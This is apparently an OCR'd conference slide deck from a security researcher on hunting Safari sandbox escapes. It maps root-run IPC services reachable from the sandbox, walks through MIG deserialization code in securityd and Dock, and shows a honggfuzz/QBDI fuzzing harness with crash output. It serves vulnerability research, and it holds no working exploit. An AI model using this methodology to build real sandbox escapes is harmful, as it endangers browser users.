





Adventures on hunting for Safari Sandbox Escapes

Ki Chan Ahn @externalist


EXODUS INTELLIGENCE

$ WHOAMI

- Security Researcher at Exodus Intelligence
- Ex-Researcher in South Korea Department of Defense
- Keen interest in vulnerability research in various Operating Systems, Browsers, and Hypervisors
- Present : Focusing on Browser 0day research

Agenda

- Attack Surface
- Legacy IPC
- Fuzzing Launch Daemons
- Variant Analysis
- Conclusion



Attack Surface

Safari sandbox profiles

/System/Library/Frameworks/……/com.apple.WebProcess.sb

/System/Library/Sandbox/Profiles/system.sb

```
(allow mach-lookup
       (global-name "com.apple.analyticsd")
       (global-name "com.apple.analyticsd.messagetracer")
       (global-name "com.apple.appsleep")
       (global-name "com.apple.bsd.dirhelper")
       (global-name "com.apple.cfprefsd.agent")
       (global-name "com.apple.cfprefsd.daemon")
       (global-name "com.apple.diagnosticd")
       (global-name "com.apple.espd")
       (global-name "com.apple.logd")
       (global-name "com.apple.logd.events")
       (global-name "com.apple.secinitd")
       (global-name "com.apple.system.DirectoryService.libinfo_v1")
       (global-name "com.apple.system.logger")
       (global-name "com.apple.system.notification_center")
       (global-name "com.apple.system.opendirectoryd.libinfo")
       (global-name "com.apple.system.opendirectoryd.membership")
       (global-name "com.apple.trustd")
       (global-name "com.apple.trustd.agent")
       (global-name "com.apple.xpc.activity.unmanaged")
       (local-name "com.apple.cfprefsd.agent"))
```

- All IPC endpoints that the sandbox profile allows via “allow mach-lookup” is an attack surface reachable from the Safari Sandbox

Maintaining an updated list of the attack surface

```
// runs as ROOT
// Sandbox profile : None
// program = /System/Library/CoreServices/powerd.bundle/powerd
// IPC
(global-name "com.apple.PowerManagement.control")

// runs as ROOT
// Sandbox profile : None
// program = /System/Library/PrivateFrameworks/WirelessDiagnostics.framework/Support/awdd
// XPC
(global-name "com.apple.awdd")

// runs as ROOT
// Sandbox profile : none
// program = /usr/sbin/cfprefsd -> /System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation
// XPC
(global-name "com.apple.cfprefsd.daemon")

// runs as ROOT
// Sandbox profile : none
// program = /System/Library/Frameworks/CoreMediaIO.framework/Versions/A/XPCServices/com.apple.cmio.registerassistantservice.x
(global-name "com.apple.cmio.registerassistantservice") ;; Needed by CoreMedia for plugin drivers

// runs as ROOT
// Sandbox profile : none
// program = /System/Library/CoreServices/launchservicesd -> /System/Library/Frameworks/CoreServices.framework/Frameworks/Laun
// XPC
(global-name "com.apple.coreservices.launchservicesd")

// runs as ROOT
// Sandbox profile : none
// program = /usr/libexec/diagnosticd
// XPC
(global-name "com.apple.diagnosticd")
```

Maintaining an updated list of the attack surface


- Newly added services to the Safari sandbox profiles are worth checking out. Might find low hanging fruits in fresh new services
- Categorizing helps because you can focus on unsandboxed services that run as either the user or root
- Focus on services that use specific IPC methods (XPC, NSXPC)

Types of IPC communication

- Legacy IPC - Around a dozen. Old services and legacy functionality
- XPC – Most new services
- NSXPC – Most new services

Types of IPC communication

- Legacy IPC - Around a dozen. Old services and legacy functionality
- XPC – Most new services
- NSXPC – Most new services



Legacy IPC

Legacy IPC services

- Has been a target for SBX in multiple Pwn2Own competitions
- Custom deserialization logic that's different in every service
- More prone to memory corruption bugs
- More easier to read, less Objective-C
- Comes in different flavors : mach_msg_server, MSHCreateMIGServerSource, dispatch_source_mig_create, custom handler loop ……

How it’s implemented

securityd daemon

```
int main(int argc, char *argv[])
{
    ...
    ...

    // okay, we're ready to roll
    secnotice("SecServer", "Entering service as %s", (char*)bootstrapName);
    Syslog::notice("Entering service");

    // go
    server.run();

    // fell out of runloop (should not happen)
    Syslog::alert("Aborting");
    return 1;
}
```

- main() calls server.run()

```
//
// Run the server. This will not return until the server is forced to exit.
//
void Server::run()
{
    MachServer::run(0x10000,
        MACH_RCV_TRAILER_TYPE(MACH_MSG_TRAILER_FORMAT_0) |
        MACH_RCV_TRAILER_ELEMENTS(MACH_RCV_TRAILER_AUDIT));
}
```

- Server::run() calls MachServer.run()

```
void MachServer::run(mach_msg_size_t maxSize, mach_msg_options_t options)
{
    // establish server-global (thread-shared) parameters
    mMaxSize = maxSize;
    mMsgOptions = options;

    // establish the thread pool state
    // (don't need managerLock since we're the only thread as of yet)
    idleCount = workerCount = 1;
    nextCheckTime = Time::now() + workerTimeout;
    leastIdleWorkers = 1;
    highestWorkerCount = 1;

    // run server loop in initial (immortal) thread
    secinfo("machserver", "start thread");
    runServerThread(false);
    secinfo("machserver", "end thread");

    // primary server thread exited somehow (not currently possible)
    assert(false);
}
```

- MachServer::run() calls runServerThread()

```
void MachServer::runServerThread(bool doTimeout)
{
    // allocate request/reply buffers
    Message bufRequest(mMaxSize);
    Message bufReply(mMaxSize);

    // all exits from runServerThread are through exceptions
    try {
    ...
    ...
                bool handled = false;
                for (HandlerSet::const_iterator it = mHandlers.begin();
                        it != mHandlers.end(); it++)
                    if (bufRequest.localPort() == (*it)->port()) {
                        (*it)->handle(bufRequest, bufReply);
                        handled = true;
                    }
                if (!handled) {
                    // unclaimed, send to main handler
                    handle(bufRequest, bufReply);
                }
```

- Allocates a mach message request and reply buffer
- Uses a custom message handler loop to handle incoming/outgoing mach messages
- runServerThread() calls Server::handle()

```
boolean_t Server::handle(mach_msg_header_t *in, mach_msg_header_t *out)
{
    return ucsp_server(in, out) || self_server(in, out);
}
```

- Server::handle() calls ucsp_server()

Generating the MIG template code

```
externalist@Kis-iMac | ~/Security-58286.260.20/OSX/libsecurityd/mig > ls -la
-rw-r--r--@ 1 externalist  staff   2242 Feb 20  2019 cshosting.defs
-rw-r--r--@ 1 externalist  staff   5595 Feb 20  2019 ss_types.defs
-rw-r--r--@ 1 externalist  staff  13785 Feb 20  2019 ucsp.defs
-rw-r--r--@ 1 externalist  staff   1702 Feb 20  2019 ucspNotify.defs
externalist@Kis-iMac | ~/Security-58286.260.20/OSX/libsecurityd/mig > mig ucsp.defs
externalist@Kis-iMac | ~/Security-58286.260.20/OSX/libsecurityd/mig > ls -la
-rw-r--r--@ 1 externalist  staff    2242 Feb 20  2019 cshosting.defs
-rw-r--r--@ 1 externalist  staff    5595 Feb 20  2019 ss_types.defs
-rw-r--r--@ 1 externalist  staff   13785 Feb 20  2019 ucsp.defs
-rw-r--r--  1 externalist  staff  102797 Nov 26 14:21 ucsp.h
-rw-r--r--@ 1 externalist  staff    1702 Feb 20  2019 ucspNotify.defs
-rw-r--r--  1 externalist  staff  447984 Nov 26 14:21 ucspServer.c
-rw-r--r--  1 externalist  staff  489997 Nov 26 14:21 ucspUser.c
```

```
mig_external boolean_t ucsp_server(mach_msg_header_t *InHeadP, mach_msg_header_t *OutHeadP) {
    mig_routine_t routine;

    OutHeadP->msgh_bits = MACH_MSGH_BITS(MACH_MSGH_BITS_REPLY(InHeadP->msgh_bits), 0);
    OutHeadP->msgh_remote_port = InHeadP->msgh_reply_port;
    /* Minimal size: routine() will update it if different */
    OutHeadP->msgh_size = (mach_msg_size_t)sizeof(mig_reply_error_t);
    OutHeadP->msgh_local_port = MACH_PORT_NULL;
    OutHeadP->msgh_id = InHeadP->msgh_id + 100;
    OutHeadP->msgh_reserved = 0;

    if ((InHeadP->msgh_id > 1098) || (InHeadP->msgh_id < 1000) ||
        ((routine = ucsp_server_ucsp_subsystem.routine[InHeadP->msgh_id - 1000].stub_routine) == 0)) {
        ((mig_reply_error_t *)OutHeadP)->NDR = NDR_record;
        ((mig_reply_error_t *)OutHeadP)->RetCode = MIG_BAD_ID;
        return FALSE;
    }
    (*routine) (InHeadP, OutHeadP);
    return TRUE;
}
```

- Retrieves the MIG routine from MIG subsystem array, then calls the MIG function with the mach message input and output buffer

```
routine openToken(UCSP_PORTS; in ssid: uint32; in name: FilePath;
     in accessCredentials: Data; out db: IPCDbHandle);

 routine findFirst(UCSP_PORTS; in db: IPCDbHandle; in query: Data;
     in inAttributes : Data; out outAttributes: Data;
     in getData: boolean_t; out data: Data; out key: IPCKeyHandle; out search: IPCSearchHandle; out record:
IPCRecordHandle);
 routine findNext(UCSP_PORTS; in search: IPCSearchHandle;
     in inAttributes : Data; out outAttributes: Data;
     in getData: boolean_t; out data: Data; out key: IPCKeyHandle; out record: IPCRecordHandle);
 routine findRecordHandle(UCSP_PORTS; in record: IPCRecordHandle;
     in inAttributes : Data; out outAttributes: Data;
     in getData: boolean_t; out data: Data; out key: IPCKeyHandle);
 routine insertRecord(UCSP_PORTS; in db: IPCDbHandle; in recordType: CSSM_DB_RECORDTYPE;
     in attributes : Data; in data: Data; out record: IPCRecordHandle);
 routine deleteRecord(UCSP_PORTS; in db: IPCDbHandle; in record: IPCRecordHandle);
 routine modifyRecord(UCSP_PORTS; in db: IPCDbHandle; inout record: IPCRecordHandle; in recordType: CSSM_DB_RECORDTYPE;
     in attributes : Data; in setData: boolean_t; in data: Data;
     in modifyMode: CSSM_DB_MODIFY_MODE);
 routine releaseSearch(UCSP_PORTS; in search: IPCSearchHandle);
 routine releaseRecord(UCSP_PORTS; in record: IPCRecordHandle);
```

- All MIG functions that receive a variable sized buffer are worth looking into
- Very often, the MIG function will parse the buffer or unserialize it

```
RecordHandle ClientSession::findFirst(DbHandle db,
                                      const CssmQuery &inQuery,
                                      SearchHandle &hSearch,
                                      CssmDbRecordAttributeData *attributes,
                                      CssmData *data, KeyHandle &hKey)
{
    CopyIn query(&inQuery, reinterpret_cast<xdrproc_t>(xdr_CSSM_QUERY));
    CopyIn in_attr(attributes, reinterpret_cast<xdrproc_t>(xdr_CSSM_DB_RECORD_ATTRIBUTE_DATA));
    void *out_attr_data = NULL, *out_data = NULL;
    mach_msg_size_t out_attr_length = 0, out_data_length = 0;
    RecordHandle ipcHRecord = 0;
```

- For example, MIG function ClientSession::findFirst
- The function invokes a constructor passing the attacker controlled buffer as arguments

Unserialization of attacker controlled data

```
bool_t xdr_CSSM_QUERY_LIMITS(XDR *xdrs, CSSM_QUERY_LIMITS *objp)
{

    if (!xdr_uint32(xdrs, &objp->TimeLimit))
        return (FALSE);
    if (!xdr_uint32(xdrs, &objp->SizeLimit))
        return (FALSE);
    return (TRUE);
}

bool_t xdr_CSSM_QUERY(XDR *xdrs, CSSM_QUERY *objp)
{

    if (!xdr_CSSM_DB_RECORDTYPE(xdrs, &objp->RecordType))
        return (FALSE);
    if (!xdr_CSSM_DB_CONJUNCTIVE(xdrs, &objp->Conjunctive))
        return (FALSE);
    assert(sizeof(objp->NumSelectionPredicates) == sizeof(int));
    if (!sec_xdr_array(xdrs, (uint8_t **)&objp->SelectionPredicate, (u_int *)&objp->NumSelectionPredicates, ~0, sizeof(CSSM_SELECT
        return (FALSE);
    if (!xdr_CSSM_QUERY_LIMITS(xdrs, &objp->QueryLimits))
        return (FALSE);
    if (!xdr_CSSM_QUERY_FLAGS(xdrs, &objp->QueryFlags))
        return (FALSE);
    return (TRUE);
}

bool_t xdr_CSSM_QUERY_PTR(XDR *xdrs, CSSM_QUERY_PTR *objp)
{
    return sec_xdr_reference(xdrs, (uint8_t **)objp, sizeof(CSSM_QUERY), (xdrproc_t)xdr_CSSM_QUERY);
}
```

Lots of unserialization going on here…

Example : Dock (no source code)

```
v1 = mach_task_self_;
if ( !task_get_special_port(mach_task_self_, 4, &special_port) )
{
  if ( bootstrap_check_in(special_port, "com.apple.dock.server", &name) )
  {
    LODWORD(v0) = 0;
  }
  else
  {
    v2 = MSHCreateMIGServerSource(0LL, 0LL, (__int64)&demux_routines, 0LL, name, 0LL);
    v3 = special_port;
    mach_port_deallocate(v1, special_port);
    v0 = CFRunLoopGetCurrent(v1, v3);
    CFRunLoopAddSource(v0, v2, kCFRunLoopDefaultMode);
    CFRunLoopAddSource(v0, v2, CFSTR("NSEventTrackingRunLoopMode"));
    CFRelease(v2);
    CGSPostBroadcastNotification(1200LL, &v5, 4LL);
    LOBYTE(v0) = 1;
  }
}
```

Example : Dock (no source code)

```
__const:00000001004477C0 demux_routines  dq offset sub_10006EB68 ; DATA XREF: sub_10000FD78+A2↑o
__const:00000001004477C0                                          ; sub_10006EB68+1B↑o
__const:00000001004477C8                 dd 178F4h
__const:00000001004477CC                 dd 17928h
__const:00000001004477D0                 dq 48h
__const:00000001004477D8                 dq 0
__const:00000001004477E0                 dq 0
__const:00000001004477E8                 dq offset sub_10006EB91
__const:00000001004477F0                 dq 4
__const:00000001004477F8                 dq 0
__const:0000000100447800                 dq 24h
__const:0000000100447808                 dq 0
__const:0000000100447810                 dq offset sub_10006EBFB
__const:0000000100447818                 dq 0Bh
__const:0000000100447820                 dq 0
__const:0000000100447828                 dq 24h
__const:0000000100447830                 dq 0
__const:0000000100447838                 dq 0
__const:0000000100447840                 dq 0
__const:0000000100447848                 dq 0
__const:0000000100447850                 dq 0
__const:0000000100447858                 dq 0
__const:0000000100447860                 dq 0
__const:0000000100447868                 dq 0
__const:0000000100447870                 dq 0
__const:0000000100447878                 dq 0
__const:0000000100447880                 dq 0
__const:0000000100447888                 dq offset sub_10006ED25
__const:0000000100447890                 dq 0Dh
__const:0000000100447898                 dq 0
__const:00000001004478A0                 dq 24h
__const:00000001004478A8                 dq 0
```

Example : Dock (no source code)

```
NDR_record_t __fastcall DSCopyPreferences(__int64 a1, __int64 a2)
{
  signed int v2; // eax
  NDR_record_t result; // rax

  v2 = -304;
  if ( *(_DWORD *)a1 >= 0
    || *(_DWORD *)(a1 + 24) != 1
    || *(_DWORD *)(a1 + 4) != 56
    || (v2 = -300, (*(_DWORD *)(a1 + 36) & 0xFF000000) != 0x1000000)
    || *(_DWORD *)(a1 + 40) != *(_DWORD *)(a1 + 52)
    || (*(_DWORD *)(a2 + 36) = 16777473,
        (v2 = sub_10008C36A(
                *(unsigned int *)(a1 + 12),
                *(void **)(a1 + 28),
                *(_DWORD *)(a1 + 40),
                (_QWORD *)(a2 + 28),
                (_DWORD *)(a2 + 52))) != 0) )
  {
    *(_DWORD *)(a2 + 32) = v2;
    result = NDR_record;
    *(NDR_record_t *)(a2 + 24) = NDR_record;
  }
  else
  {
    *(_DWORD *)(a2 + 40) = *(_DWORD *)(a2 + 52);
    result = NDR_record;
    *(NDR_record_t *)(a2 + 44) = NDR_record;
    *(_BYTE *)(a2 + 3) |= 0x80u;
    *(_DWORD *)(a2 + 4) = 56;
    *(_DWORD *)(a2 + 24) = 1;
  }
  return result;
}
```

Example : Dock (no source code)

```
__int64 v57; // [rsp+150h] [rbp-30h]

v5 = a3;
v49 = a4;
*a4 = 0LL;
v46 = a5;
*a5 = 0;
v6 = a3;
v7 = UnserializeCFType((__int64)a2, a3, (__int64)&v39);
v8 = objc_autorelease(v39);
v9 = _objc_retain(v8);
v10 = (void *)v9;
LODWORD(v55) = 5;
if ( v7 )
{
  v11 = v9;
}
else
{
  v50 = v6;
  v52 = v5;
  v13 = (void (*)(void *, const char *, ...))&_objc_msgSend;
  v14 = _objc_msgSend(&OBJC_CLASS___NSArray, "class");
  v11 = (__int64)v10;
  if ( (unsigned __int8)_objc_msgSend(v10, "isKindOfClass:", v14) )
  {
    v15 = _objc_msgSend(v10, "count");
```

Approaches

- If source code exists, audit the source code
- Pure reverse engineering. Audit the reverse engineered code
- Fuzz harder, smarter, deeper
- Variant analysis

```
                    american fuzzy lop 2.52b (parse)

lq process timing qqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqwq overall results qqqqqk
x        run time : 0 days, 0 hrs, 0 min, 9 sec        x  cycles done : 0      x
x   last new path : 0 days, 0 hrs, 0 min, 0 sec        x  total paths : 529    x
x last uniq crash : 0 days, 0 hrs, 0 min, 3 sec        x uniq crashes : 4      x
x  last uniq hang : none seen yet                      x   uniq hangs : 0      x
tq cycle progress qqqqqqqqqqqqqqqqqqqqqwq map coverage qvqqqqqqqqqqqqqqqqqqqqqqqqu
x  now processing : 1 (0.19%)         x    map density : 3.21% / 8.06%         x
x paths timed out : 0 (0.00%)         x count coverage : 3.24 bits/tuple       x
tq stage progress qqqqqqqqqqqqqqqqqqqqqnq findings in depth qqqqqqqqqqqqqqqqqqqqqu
x  now trying : arith 8/8             x favored paths : 143 (27.03%)           x
x stage execs : 1534/9823 (15.62%)    x  new edges on : 190 (35.92%)           x
x total execs : 56.2k                 x total crashes : 13 (4 unique)          x
x  exec speed : 5836/sec              x  total tmouts : 0 (0 unique)           x
tq fuzzing strategy yields qqqqqqqqqqqvqqqqqqqqqqqqqqqqwq path geometry qqqqqqqqu
x   bit flips : 84/2184, 27/2182, 16/2178             x    levels : 2          x
x  byte flips : 0/273, 1/271, 3/267                   x   pending : 528        x
x arithmetics : 36/7082, 0/489, 0/0                   x  pend fav : 143        x
x  known ints : 6/600, 14/3490, 15/5456               x own finds : 486        x
x  dictionary : 0/0, 0/0, 0/0                         x  imported : n/a        x
x       havoc : 284/24.6k, 0/0                        x stability : 55.91%     x
x        trim : 0.00%/109, 0.00%                      tqqqqqqqqqqqqqqqqqqqqqqqqj
mqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqj             [cpu:178%]
```

Building an IPC Fuzzer

Goal

- Tried and True method. Coverage guided fuzzing
- Make it work for arbitrary legacy IPC functions
- Modify existing fuzzers. Cuts development time
- Make it generic, so it can be plugged in to most IPC endpoints

Which fuzzer?

- AFL
- Libfuzzer
- Honggfuzz

Which fuzzer?

- AFL

- Rudimentary support for MacOS. Currently in Beta phase

- Libfuzzer

- Honggfuzz

Which fuzzer?

- AFL

- Rudimentary support for MacOS. Currently in Beta phase

- Libfuzzer

- Need source. Can’t apply to daemons (compiled binaries)

- Honggfuzz

Which fuzzer?

- AFL

- Rudimentary support for MacOS. Currently in Beta phase

- Libfuzzer

- Need source. Can’t apply to daemons (compiled binaries)

- Honggfuzz

- Supports MacOS. Mature project. Modular design that’s easy to modify

Which fuzzer?

- AFL

- Rudimentary support for MacOS. Currently in Beta phase

- Libfuzzer

- Need source. Can’t apply to daemons (compiled binaries)

- Honggfuzz

- Supports MacOS. Mature project. Modular design that’s easy to modify

Fuzzing MacOS binaries with a DBI

Fuzzing MacOS binaries with a DBI

QBDI Framework

Easy to use C/C++ APIs

```
QBDI::VMAction printInstruction(QBDI::VMInstanceRef vm,
                                QBDI::GPRState*     gprState,
                                QBDI::FPRState*     fprState,
                                void*               data) {
    const QBDI::InstAnalysis* instAnalysis = vm->getInstAnalysis();
    std::cout << std::setbase(16) << instAnalysis->address << " "
        << instAnalysis->disassembly << std::endl << std::setbase(10);
    return QBDI::VMAction::CONTINUE;
}

int main() {
    uint8_t *fakestack = nullptr;
    QBDI::VM *vm = new QBDI::VM();
    QBDI::GPRState *state = vm->getGPRState();
    QBDI::allocateVirtualStack(state, 0x1000000, &fakestack);
    vm->addInstrumentedModuleFromAddr(funcPtr);
    vm->addCodeCB(QBDI::PREINST, printInstruction, NULL);
    rword retVal;
    vm->call(&retVal, funcPtr, {42});
}
```

What Paul Hernault proposed

- Basically the same concept as WinAFL
- Glues together honggfuzz & target functions with QBDI to make coverage guided fuzzing work in MacOS
- With this, it makes it easy to fuzz Library or Framework (as well as regular executables) functions, with the least amount of effort

Case study : Dock

```
__int64 v57; // [rsp+150h] [rbp-30h]

v5 = a3;
v49 = a4;
*a4 = 0LL;
v46 = a5;
*a5 = 0;
v6 = a3;
v7 = UnserializeCFType((__int64)a2, a3, (__int64)&v39);
v8 = objc_autorelease(v39);
v9 = _objc_retain(v8);
v10 = (void *)v9;
LODWORD(v55) = 5;
if ( v7 )
{
  v11 = v9;
}
else
{
  v50 = v6;
  v52 = v5;
  v13 = (void (*)(void *, const char *, ...))&_objc_msgSend;
  v14 = _objc_msgSend(&OBJC_CLASS___NSArray, "class");
  v11 = (__int64)v10;
  if ( (unsigned __int8)_objc_msgSend(v10, "isKindOfClass:", v14) )
  {
    v15 = _objc_msgSend(v10, "count");
```

Implementation

```
qbdi_initVM(&vm, NULL, NULL);
GPRState *state = qbdi_getGPRState(vm);
res = qbdi_allocateVirtualStack(state, STACK_SIZE, &fakestack);

uid = qbdi_addVMEventCB(vm, QBDI_BASIC_BLOCK_ENTRY, bbCallback, NULL);

res = qbdi_instrumentAllExecutableMaps(vm);
res = qbdi_removeInstrumentedModule(vm, "libsystem_pthread.dylib");
res = qbdi_removeInstrumentedModule(vm, "libsystem_malloc.dylib");
```

Initialize QBDI

```
const uint8_t *buf;
size_t len;
for (;;) {
    HF_ITER(&buf, &len);

    CFDictionaryRef resultDict;
    res = qbdi_call(vm, &retval, (rword)UnserializeCFType, 3, buf, len, &resultDict);

    qbdi_alignedFree(fakestack);
    qbdi_allocateVirtualStack(state, STACK_SIZE, &fakestack);
}
```

Honggfuzz persistent fuzzing loop

Execute target function with QBDI

Implementation

```
// Variables from from libhfuzz.a
extern feedback_t* feedback;
extern uint32_t my_thread_no;

void HF_ITER(const uint8_t** buf_ptr, size_t* len_ptr);
```

Global variables from libhfuzz

```
VMAction bbCallback(VMInstanceRef vm, const VMState *vmState, GPRState *gprState, FPRState *fprState, void *data) {
    const InstAnalysis* instAnalysis = qbdi_getInstAnalysis(vm, QBDI_ANALYSIS_INSTRUCTION | QBDI_ANALYSIS_DISASSEMBLY);

    uintptr_t ret = (uintptr_t)instAnalysis->address & _HF_PERF_BITMAP_BITSZ_MASK;
    uint8_t prev = ATOMIC_BTS(feedback->bbMapPc, ret);
    if (!prev) {
        ATOMIC_PRE_INC_RELAXED(feedback->pidFeedbackPc[my_thread_no]);
    }

    return QBDI_CONTINUE;
}
```

Executes on each basic block. Mark the feedback bitmap(shared memory) that Honggfuzz interprets

Demo

Rediscovering Niklas Baumstark's Pwn2Own 2019 Sandbox escape

```
------------------------[  0 days 00 hrs 00 mins 05 secs ]----------------------
  Iterations : 408
  Mode [3/3] : Feedback Driven Mode
      Target : ./test
     Threads : 1, CPUs: 1, CPU%: 0% [0%/CPU]
       Speed : 0/sec [avg: 81]
     Crashes : 9 [unique: 7, blacklist: 0, verified: 0]
    Timeouts : 0 [10 sec]
 Corpus Size : 33, max: 8192 bytes, init: 25 files
  Cov Update : 0 days 00 hrs 00 mins 01 secs ago
    Coverage : edge: 0/0 [0%] pc: 1765 cmp: 0
---------------------------------- [ LOGS ] ----------------/ honggfuzz 2.0rc /-
 ize:8192 (i,b,hw,ed,ip,cmp): 0/0/0/0/87/0, Tot:0/0/0/0/1733/0
Size:126 (i,b,hw,ed,ip,cmp): 0/0/0/0/1/0, Tot:0/0/0/0/1734/0
Size:3476 (i,b,hw,ed,ip,cmp): 0/0/0/0/8/0, Tot:0/0/0/0/1742/0
Crash: saved as 'out/SIGSEGV.EXC_BAD_ACCESS.PC.0000000113b7419f.STACK.000000014904bf1d.ADDR.00000000000000
